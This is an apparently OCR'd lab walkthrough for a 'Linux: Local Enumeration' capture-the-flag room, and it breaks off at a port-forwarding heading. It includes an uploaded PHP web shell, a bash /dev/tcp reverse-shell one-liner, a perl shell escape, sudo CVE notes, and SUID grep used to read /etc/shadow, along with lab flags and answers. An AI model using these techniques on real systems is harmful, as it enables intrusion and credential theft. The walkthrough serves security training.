
Linux: Local Enumeration


Learn to efficiently enumerate a linux machine and identify possible weaknesses

Taks 1

we have to deploy the IP address and then in the task they mentioned that to use port 3000 with IP address.




then we have to create a cmd.php file using php-reverse-shell.php which is in /usr/share/webshell/php/php-reverse-shell.php



by changing the ip address we have to upload in the browser

then after we have to change the URL to cmd.php in the last so that it will give you the text are.



Welcome to Fox's backdoor cmd

Execute any OS command:

cmd.php index.html upload.php uploadscmd.php


then we have to go to pentester monkey to search bash reverse shell

we get the command for bash

pentestmonkey | Taking the monkey work out of pentesting

December 20, 2011, pentestmonkey


https://pentestmonkey.net/



we have to modify a little to use it in the text box of web page

bash -c 'bash -i >& /dev/tcp/<IP>/<PORT> 0>&1'

by updating the command in the text area we get the shell in the netcat listener



2. **How would you execute /bin/bash with perl?**

for this we have to use GTFOBINS

ans: `perl -e 'exec "/bin/bash";'`

Task 3


Unit 1 - ssh

now we have to locate where **.ssh** folder was there


its in /home/user/.ssh

lets go there but we cant see any of the **rsa files**

we have to generate the rsa file using the command **ssh-keygen**



then after generating the ssh key we can see the id_rsa in the .ssh folder



we have to copy it to our local machine

1. **Where can you usually find the id_rsa file? (User = user)**

ans: **/home/user/.ssh/id_rsa**

2. **Is there an id_rsa file on the box? (yay/nay)**

ans: **nay**

Task 4

Basic enumeration

Execute `uname -a` to print out all information about the system.

This simple box enumeration allows you to get initial information about the box, such as distro type and version. From this point you can easily look for known exploits and vulnerabilities.

> Next in our list are auto-generated bash files.

Bash keeps tracks of our actions by putting plaintext used commands into a history file. (**~/.bash_history**)

If you happen to have a reading permission on this file, you can easily enumerate system user's action and retrieve some sensitive infrmation. One of those would be plaintext passwords or privilege escalation methods.

.bash_profile and **.bashrc** are files containing shell commands that are run when Bash is invoked. These files can contain some interesting start up setting that can potentially reveal us some
infromation. For example a bash alias can be pointed towards an important file or process.


> Next thing that you want to check is the sudo version.

Sudo command is one of the most common targets in the privilage escalation. Its version can help you identify known exploits and vulnerabilities. Execute `sudo -V` to retrieve the version.

For example, sudo versions < 1.8.28 are vulnerable to CVE-2019-14287, which is a vulnerability that allows to gain root access with 1 simple command.

Last part of basic enumeration comes down to using our sudo rights.Users can be assigned to use sudo via /etc/sudoers file. It's a fully customazible file that can either limit or open access to a wider range of permissions. Run `sudo -l` to check if a user on the box is allowed to use sudo with any command on the system.

1. **How would you print machine hardware name only?**




ans: **uname -m**

2. **Where can you find bash history?**

ans: **~/.bash_history**

3. **What's the flag?**



ans: **thm{clear_the_history}**

Task 3

/etc

Etc (etcetera) - unspecified additional items. Generally speaking, /etc folder is a central location for all your configuration files and it can be treated as a metaphorical nerve center of your Linux
machine.

Each of the files located there has its own unique purpose that can be used to retrieve some sensitive information (such as passwords). The first thing you want to check is if you are able to read and write the files in /etc folder. Let's take a look at each file specifically and figure out the way you can use them for your enumeration process.

/etc/passwd

This file stores the most essential information, required during the user login process. (It stores user account information). It's a plain-text file that contains a list of the system's

accounts, giving for each account some useful information like user ID, group ID, home directory, shell, and more.

1. **(goldfish) - Username**
2. **(x) - Password. (x character indicates that an encrypted account password is stored in /etc/shadow file and cannot be displayed in the plain text here)**
3. **(1003) - User ID (UID): Each non-root user has his own UID (1-99). UID 0 is reserved for root.**
4. **(1003) - Group ID (GID): Linux group ID**
5. **(,,,) - User ID Info: A field that contains additional info, such as phone number, name, and last name. (,,, in this case means that I did not input any additional info while creating the user)**
6. **(/home/goldfish) - Home directory: A path to user's home directory that contains all the files related to them.**
7. **(/bin/bash) - Shell or a command: Path of a command or shell that is used by the user. Simple users usually have /bin/bash as their shell, while services run on /usr/sbin/nologin.**

1. **Can you read /etc/passwd on the box? (yay/nay)**

ans: **yay**

Task 6

Find command and interesting files

The most important switches for us in our enumeration process are

- type

and


- name.

The first one allows us to limit the search towards files only

```
-type f
```


and the second one allows us to search for files by extensions using the wildcard (*).

1. **What's the password you found?**



ans: **THMSkidyPass**

2. **Did you find a flag?**



ans: **thm{conf_file}**

Task 7

SUID

Set User ID (SUID**)** is a type of permission that allows users to execute a file with the permissions of another user.Those files which have SUID permissions run with higher privileges. Assume
we are accessing the target system as a non-root user and we found SUID bit enabled binaries, then those file/program/command can be run with root privileges.


SUID
 abuse is a common privilege escalation technique that allows us to gain
 root access by executing a root-owned binary with SUID enabled.

You can find all SUID file by executing this simple find command:

`find / -perm -u=s -type f 2>/dev/null`

- u=s searches files that are owned by the root user.type f search for files, not directories

1. **Which SUID binary has a way to escalate your privileges on the box?**



ans: **grep**

2. **What's the payload you can use to read /etc/shadow with this SUID?**

ans: **grep ‘ ’ /etc/shadow**

Task 8

Port Forwarding

